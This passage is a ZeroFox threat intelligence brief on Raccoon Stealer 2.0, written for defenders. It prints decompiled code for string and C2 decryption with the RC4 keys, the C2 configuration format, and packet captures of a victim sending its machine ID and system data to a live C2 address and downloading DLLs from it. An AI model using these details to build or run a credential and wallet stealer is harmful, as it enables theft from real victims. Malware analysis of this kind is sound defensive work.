

 BRIEF

RACCOON STEALER VERSION 2.0

ZEROFOX INTELLIGENCE

B-2022-06-30a

Classification: White

Criticality: High

Intelligence Requirements: Malware

June 30, 2022



Scope Note

*ZeroFox Intelligence is derived from a variety of sources, including—but not limited to—curated open-source accesses, vetted social media, proprietary data sources, and direct access to threat actors and groups through covert communication channels. Information relied upon to complete any report cannot always be independently verified. As such, ZeroFox applies rigorous analytic standards and tradecraft in accordance with best practices and includes caveat language and source citations to clearly identify the veracity of our Intelligence reporting and substantiate our assessments and recommendations. All sources used in this particular Intelligence product were **identified prior to 12:00 PM (EDT) on June 28, 2022**; per cyber hygiene best practices, caution is advised when clicking on any third-party links.*

Raccoon Stealer Version 2.0

Executive Summary

On June 4, 2022, ZeroFox Intelligence discovered a then-unknown information stealer being distributed by ProCrackerz, a website distributing fake software cracks and key generators (keygens). The earliest known instance of this information stealer observed by ZeroFox Intelligence was a sample uploaded to VirusTotal on April 19, 2022. Twitter user @James_inthe_box suggested the name “Recordbreaker” for it based on the use of “record” as the User-Agent string in each sample.¹ In May 2022, logs for sale with “Raccoon Stealer V2.0” branding were discovered² that matched what ZeroFox Intelligence was observing with Recordbreaker. Due to this and multiple other private confirmations, ZeroFox Intelligence asserts with MEDIUM confidence that Raccoon Stealer has returned and that Recordbreaker is actually Raccoon Stealer version 2.0.


Details

Raccoon Stealer version 2.0 is capable of targeting Chromium and Mozilla-based browsers by looking for well-known file names in specific directories. For Chromium-based browsers, threat actors using Raccoon Stealer 2.0 have the ability to specify a list of Chrome extension IDs and associated files as well. In ZeroFox Intelligence’s observations, these consisted entirely of cryptocurrency extensions. Raccoon Stealer 2.0 attempts to collect credentials, cookies, autofill data, credit cards, and data associated with specified Chrome extensions. For Mozilla browsers such as Firefox, only credentials, cookies, and autofill data were targeted. Other applications like Telegram and specific cryptocurrency applications can be targeted as well. To ensure that all cryptocurrency wallets are collected, a separate function exists solely to collect “wallet.dat” files. For any applications or files without specific support, a generic “grbr_” function exists to allow actors to specify files by path and a name or pattern.

¹ [hXXps://twitter\[.\]com/James_inthe_box/status/1534593736356663296](https://twitter.com/James_inthe_box/status/1534593736356663296)

²

[hXXps://medium\[.\]com/s2wblog/raccoon-stealer-is-back-with-a-new-version-5f436e04b20d](https://medium.com/s2wblog/raccoon-stealer-is-back-with-a-new-version-5f436e04b20d)





The compressed files are small in size but inflate to hundreds of megabytes when decompressed. This is due to the samples being padded with large amounts of repeating bytes.

Samples ZeroFox Intelligence observed distributed in this way were obfuscated or packed; the unique string “edinayarossiya” was visible and used to pivot to other samples uploaded to VirusTotal. This allowed ZeroFox Intelligence to download much smaller (~56KB) unprotected samples and greatly sped up our analysis. Translated, Edinaya Rossiya means “United Russia,” which is currently the largest political party in Russia.³ Later analysis of the string decryption routine determined this is an encryption key for the protected strings used by the stealer.

Raccoon Stealer version 2.0 begins by importing all of the Windows API calls it needs (and some it does not). Importing API calls at runtime is a common tactic used by malware to avoid adding them to the import table to be used as a signature.

```
00401000 void resolve_winapi_imports()
00401000 {
0040100b     HINSTANCE h_kernel32_dll = LoadLibraryW("kernel32.dll");
00401016     if (h_kernel32_dll != 0)
00401014     {
0040102b         FARPROC eax = GetProcAddress(h_kernel32_dll, "LoadLibraryW");
00401032         LoadLibraryW = eax;
00401037         HINSTANCE h_shlwapi_dll = eax(0x40c08c); // {"Shlwapi.dll"}
00401046         int32_t h_ole32_dll = LoadLibraryW("Ole32.dll");
00401056         int32_t h_wininet_dll = LoadLibraryW("WinInet.dll");
00401066         int32_t h_advapi32_dll = LoadLibraryW("Advapi32.dll");
00401076         int32_t h_user32_dll = LoadLibraryW("User32.dll");
00401086         int32_t h_crypt32_dll = LoadLibraryW("Crypt32.dll");
00401096         int32_t h_shell32_dll = LoadLibraryW("Shell32.dll");
0040109f         LoadLibraryW("Bcrypt.dll");
004010ad         FARPROC eax_1 = GetProcAddress(h_kernel32_dll, "GetProcAddress");
004010b8         GetProcAddress = eax_1;
004010c4         GetCurrentProcess = eax_1(h_kernel32_dll, 0x40c15c); // {"GetCurrentProcess"}
004010d6         GetEnvironmentVariableW = GetProcAddress(h_kernel32_dll, "GetEnvironmentVariableW");
004010e8         GetFileSize = GetProcAddress(h_kernel32_dll, "GetFileSize");
004010fa         GetDriveTypeW = GetProcAddress(h_kernel32_dll, "GetDriveTypeW");
0040110c         GetLastError = GetProcAddress(h_kernel32_dll, "GetLastError");
0040111e         GetLocaleInfoW = GetProcAddress(h_kernel32_dll, "GetLocaleInfoW");
00401130         GetLogicalDriveStringsW = GetProcAddress(h_kernel32_dll, "GetLogicalDriveStringsW");
0040113d         GetModuleFileNameW = GetProcAddress(h_kernel32_dll, "GetModuleFileNameW");
00401154         GetSystemWow64DirectoryW = GetProcAddress(h_kernel32_dll, "GetSystemWow64DirectoryW");
00401166         GetUserDefaultLocaleName = GetProcAddress(h_kernel32_dll, "GetUserDefaultLocaleName");
00401178         GetTimeZoneInformation = GetProcAddress(h_kernel32_dll, "GetTimeZoneInformation");
0040118a         GlobalAlloc = GetProcAddress(h_kernel32_dll, "GlobalAlloc");
```

Figure 3. Raccoon Stealer version 2.0 resolves Windows API calls at runtime

Source: ZeroFox Intelligence

³ [hXXps://en.wikipedia\[.\]org/wiki/United_Russia](https://en.wikipedia.org/wiki/United_Russia)



Afterwards, all protected strings are base64 decoded and RC4 decrypted as shown in **Figure 4**.

```
decrypt_strings:
00404036 55          push     ebp {__saved_ebp}
00404037 8bec        mov      ebp, esp {__saved_ebp}
00404039 51          push     ecx {var_8}
0040403a 8365fc00    and      dword [ebp-0x4 {var_8}], 0x0
0040403e 8d55fc      lea      edx, [ebp-0x4 {var_8}]
00404041 56          push     esi {var_c}
00404042 57          push     edi {var_10}
00404043 b954c84000  mov      ecx, data_40c854 {"fVQMox8c"}
00404048 e8b9d7ffff  call     base64_decode
0040404d bf44c84000  mov      edi, string_rc4_key {"edinayarossiia"}
00404052 8d4dfc      lea      ecx, [ebp-0x4 {var_8}]
00404055 57          push     edi {var_14} {string_rc4_key, "edinayarossiia"}
00404056 51          push     ecx {var_8} {var_18}
00404057 be28e24000  mov      esi, data_40e228
0040405c 50          push     eax {var_1c}
0040405d 8bce        mov      ecx, esi {data_40e228}
0040405f e8e2460000  call     rc4_decrypt
00404064 8d55fc      lea      edx, [ebp-0x4 {var_8}]
00404067 a3f8eb4000  mov      dword [data_40ebf8], eax
```

Figure 4. Strings are protected by RC4 encryption and base64 encoding

Source: ZeroFox Intelligence

The RC4 key “edinayarossiia” was consistent across most samples, though some also used “credit19” instead. ZeroFox Intelligence is currently unsure if this is specified by each actor deploying the stealer or if this is decided by the authors for each build.

Unlike the RC4 key used to decrypt strings, the RC4 key used to decrypt command and control (C2) servers is a fixed length and changes with every sample. Aside from this, C2 servers are protected in much the same way the other strings are. Up to five C2s can be configured per sample, with each C2 slot hardcoded to be 65 bytes long. Addresses that are shorter than 65 bytes after being encrypted and base64 encoded are padded with spaces.



```
004074a8 be3cd44000 mov esi, c2_rc4_key {"e585741d6b0b8a4e8192f16d8039618c"}
004074ad 8bce mov ecx, esi {c2_rc4_key, "e585741d6b0b8a4e8192f16d8039618c"}
004074af e8e6300000 call ascii_to_wide
004074b4 8945f0 mov dword [ebp-0x10 {var_14}], eax
004074b7 b960d44000 mov ecx, c2_addr_1 {"KuVLRD07Qu5yNEJFnIGq78FnwKmeMg==..."}
004074bc 8d45fc lea eax, [ebp-0x4 {var_8}]
004074bf 56 push esi {var_f8_1} {c2_rc4_key, "e585741d6b0b8a4e8192f16d8039618c"}
004074c0 50 push eax {var_8} {var_fc}
004074c1 e80c320000 call trim_c2_str
004074c6 8d55fc lea edx, [ebp-0x4 {var_8}]
004074c9 8bc8 mov ecx, eax
004074cb e836a3ffff call base64_decode
004074d0 bb98ec4000 mov ebx, data_40ec98
004074d5 50 push eax {var_100}
004074d6 8bcb mov ecx, ebx {data_40ec98}
004074d8 e869120000 call rc4_decrypt
004074dd 8bf8 mov edi, eax
```

Figure 5. C2s are RC4 encrypted, base64 encoded, and padded with spaces

Source: ZeroFox Intelligence

The locale on the victim's machine is checked against two locales that can be hard-coded in the binary. ZeroFox did observe a check for a "ru" locale, but the language check does not affect the execution in any way. A second locale was not configured in the samples we observed.




Figure 6. Checking the victim's locale

Source: ZeroFox Intelligence



Raccoon Stealer 2.0 also ensures that only one instance is running at a time by checking and creating a mutex. ZeroFox Intelligence observed this to be “8724643052” with every sample obtained. If it cannot open a handle to the mutex, Raccoon Stealer 2.0 will exit with Error Code 2.




Figure 7. Raccoon Stealer 2.0 ensures that only one instance is running at a time

Source: ZeroFox Intelligence

The victim’s security identifier (SID) is checked against the value “S-1-5-18” to determine if the process happens to be running as the SYSTEM or LOCAL SYSTEM user. If so, Raccoon Stealer 2.0 will enumerate the list of running processes on the infected machine.




Figure 8. Enumerate running processes if running as SYSTEM

Source: ZeroFox Intelligence



The first real action Raccoon Stealer 2.0 takes is to get the machine GUID and username, which are then sent as an HTTP POST request to the C2. As seen in **Figure 9** below, the GUID and username are sent together in the URL parameter “machineId” separated by a pipe character. The “configId” parameter shown is the RC4 key used to decrypt C2 addresses.

No.	Time	Source	Destination	Protocol	Length	Info
15	15.741026000	10.127.0.129	193.106.191.146	HTTP	356	POST / HTTP/1.1 (application/x-www-form-urlencoded)
23	15.888863000	193.106.191.146	10.127.0.129	HTTP	635	HTTP/1.1 200 OK (text/html)
27	15.894645000	10.127.0.129	193.106.191.146	HTTP	232	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1
2387	16.648277000	10.127.0.129	193.106.191.146	HTTP	236	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/msvcpl140.dll HTTP/1.1

> Frame 15: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits) on interface intf0, id 0

> Ethernet II, Src: 5e:ff:8a:6d:e4:bc (5e:ff:8a:6d:e4:bc), Dst: 66:4d:ea:88:8f:fc (66:4d:ea:88:8f:fc)

> Internet Protocol Version 4, Src: 10.127.0.129, Dst: 193.106.191.146

> Transmission Control Protocol, Src Port: 49180, Dst Port: 80, Seq: 1, Ack: 1, Len: 302

> Hypertext Transfer Protocol

> HTML Form URL Encoded: application/x-www-form-urlencoded

> Form item: "machineId" = "e0ffcd78-9b22-40d1-a23f-5e55cdd3b217|Admin"

> Form item: "configId" = "5f3e2ed386ddeccffbb4e34c56fc2efd"

Figure 9. Sending a unique identifier to a Raccoon Stealer C2 server

Source: ZeroFox Intelligence

If the C2 is still available, the server will respond with a simple, newline-separated configuration. If no C2 is available, Raccoon Stealer 2.0 simply exits.

No.	Time	Source	Destination	Protocol	Length	Info
15	15.741026000	10.127.0.129	193.106.191.146	HTTP	356	POST / HTTP/1.1 (application/x-www-form-urlencoded)
23	15.888863000	193.106.191.146	10.127.0.129	HTTP	635	HTTP/1.1 200 OK (text/html)
27	15.894645000	10.127.0.129	193.106.191.146	HTTP	232	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1
2387	16.648277000	10.127.0.129	193.106.191.146	HTTP	236	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/msvcpl140.dll HTTP/1.1

> Frame 23: 635 bytes on wire (5080 bits), 635 bytes captured (5080 bits) on interface intf0, id 0

> Ethernet II, Src: 66:4d:ea:88:8f:fc (66:4d:ea:88:8f:fc), Dst: 5e:ff:8a:6d:e4:bc (5e:ff:8a:6d:e4:bc)

> Internet Protocol Version 4, Src: 193.106.191.146, Dst: 10.127.0.129

> Transmission Control Protocol, Src Port: 80, Dst Port: 49180, Seq: 8161, Ack: 303, Len: 581

> [7 Reassembled TCP Segments (8741 bytes): #17(1360), #18(1360), #19(1360), #20(1360), #21(1360), #22(1360), #23(581)]

> Hypertext Transfer Protocol

> Line-based text data: text/html (86 lines)

libs_nss3:http://193.106.191.146/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll\n

libs_msvcpl140:http://193.106.191.146/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/msvcpl140.dll\n

libs_vcruntime140:http://193.106.191.146/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll\n

libs_mozglue:http://193.106.191.146/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll\n

libs_freebl3:http://193.106.191.146/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll\n

libs_softkn3:http://193.106.191.146/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/softkn3.dll\n

ews_meta_e:ejbalbakoplchlghecdalmeeajnimhm;MetaMask;Local Extension Settings\n

ews_tronl:ibnejdfjmmkpcnlpebklmkncoehofec;TronLink;Local Extension Settings\n

libs_sqlite3:http://193.106.191.146/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll\n

ews_bsc:fhbohimaebolhpbjbbldcngcnapndodjp;BinanceChain;Local Extension Settings\n

ews_ronin:fnjhmkhmkbjkbnndcnogagobneec;Ronin;Local Extension Settings\n

wlts_exodus:Exodus;26;exodus;*;partitio*;cache*;dictionary*\n

wlts_atomic:Atomic;26;atomic;*;cache*;IndexedDB*\n

wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;cache*\n

wlts_binance:Binance;26;Binance;app-store.*;-\n

wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*-;\n

wlts_electrum:Electrum;26;Electrum\wallets;*-;\n

Figure 10. A Raccoon Stealer 2.0 C2 responds with a configuration

Source: ZeroFox Intelligence



There are currently nine options that can be processed from the settings shown in **Figure 10**. See **Appendix 4** for a configuration returned by one of the C2 servers.

Option	Description
ews_	Targeted Chrome browser extensions
grbr_	Targeted files to steal
ldr_	A command, DLL, or executable to run
libs_	DLLs to download
scrnsht_	Screenshot file name
sstmnfo_	Send system information to the C2 with this file name and add this template text
tlgrm_	Telegram-specific files and folders to target
token	URL path to POST stolen data
wlts_	Cryptocurrency wallets and associated files and folders to target

DLL files downloaded using the “libs_” option are saved to the AppData\LocalLow directory. Raccoon Stealer 2.0 attempts to add this directory to the PATH environment variable but does not verify if it was successful. In our observations, this actually failed, and the sample continued to run without issue.

The following system information is collected during a run:

- User locale
- System time zone
- Operating system
- System architecture (32-bit or 64-bit)
- CPU core count
- Installed RAM
- Screen resolution
- All display devices (GPUs)
- Installed software and versions

Once each of these functions has run, another POST request is made to /<token>.



```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · dump (1).pcapng

POST /fd734448ccae32cb1401058775f4a54c HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=mx0iyB0W4966g0ds
User-Agent: record
Host: 193.106.191.146
Content-Length: 3529
Connection: Keep-Alive
Cache-Control: no-cache

--mx0iyB0W4966g0ds
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
  - Locale: English
  - Time zone: - OS: Windows 7 Ultimate
  - Architecture: x64
  - CPU: Intel Core Processor (Broadwell)./ (2 cores)
  - RAM: 2047 MB
  - Display size: 1280x720
  - Display Devices:
    0) Standard VGA Graphics Adapter

Installed applications:
  7-Zip 19.00 (x64)
  Mozilla Firefox 75.0 (x64 en-US)
  Mozilla Maintenance Service 75.0
  VLC media player 3.0.6
  Microsoft .NET Framework 4.7.2 4.7.03062
  Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219
  Java 7 Update 80 (64-bit) 7.0.800
  Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030
  Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40660
  Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
  Java SE Development Kit 7 Update 80 (64-bit) 1.7.0.800
  Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.30.30704
  Microsoft Visual C++ 2022 X64 Additional Runtime - 14.30.30704
  Microsoft Office Office 64-bit Components 2010 14.0.4763.1000
  Microsoft Office Shared 64-bit MUI (English) 2010 14.0.4763.1000
  Microsoft Office Shared 64-bit Setup Metadata MUI (English) 2010 14.0.4763.1000
  Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.40660
  Microsoft Visual C++ 2012 x64 Minimum Runtime - 11.0.61030
  Adobe AIR 1.0.4990
  Google Chrome 89.0.4389.114
```

Figure 11. System information being sent to the C2 server

Source: ZeroFox Intelligence



Rather than look for specific browsers, Raccoon Stealer version 2.0 targets any Chromium or Mozilla-based browsers by the name of the directories in which each respective browser stores its data. For Chromium, this is “User Data” while Mozilla/Gecko uses “Profiles.”




Figure 12. Raccoon Stealer 2.0 targets browsers based on Chromium and Mozilla's Gecko

Source: ZeroFox Intelligence

In order for Raccoon Stealer 2.0 to be able to read the data threat actors are interested in, it must load the DLLs from the “libs_” options earlier.



```
004062ed  int32_t __fastcall resolve_external_imports(HINSTANCE arg1)
004062ed  {
004062f2      if (arg1 != 0)
004062f0      {
0040630c          NSS_Init = GetProcAddress(arg1, str_NSS_Init);
0040631f          NSS_Shutdown = GetProcAddress(arg1, str_NSS_Shutdown);
00406332          PK11_GetInternalKeySlot = GetProcAddress(arg1, str_PK11_GetInternalKeySlot);
00406345          PK11_FreeSlot = GetProcAddress(arg1, str_PK11_FreeSlot);
00406358          PK11_Authenticate = GetProcAddress(arg1, str_PK11_Authenticate);
0040636b          PK11SDR_Decrypt = GetProcAddress(arg1, str_PK11SDR_Decrypt);
0040637e          SECITEM_FreeItem = GetProcAddress(arg1, str_SECITEM_FreeItem);
00406391          sqlite3_open16 = GetProcAddress(arg1, str_sqlite3_open16);
004063a4          sqlite3_prepare_v2 = GetProcAddress(arg1, str_sqlite3_prepare_v2);
004063b7          sqlite3_step = GetProcAddress(arg1, str_sqlite3_step);
004063bd          GetProcAddress(arg1, str_sqlite3_column_bytes16);
004063d7          sqlite3_column_text16 = GetProcAddress(arg1, str_sqlite3_column_text16);
004063ea          sqlite3_finalize = GetProcAddress(arg1, str_sqlite3_finalize);
004063f7          sqlite3_close = GetProcAddress(arg1, str_sqlite3_close);
004063e4      }
00406431      if ((NSS_Init != 0 && (NSS_Shutdown != 0 && (PK11_GetInternalKeySlot != 0 && (PK11_Authenticate !=
0040642a          {
00406436              return 1;
00406436          }
00406439      return 0;
00406439  }
```

Figure 13. Raccoon stealer resolving external imports to read browser data later

Source: ZeroFox Intelligence

Data targeted from Chromium-based browsers includes:

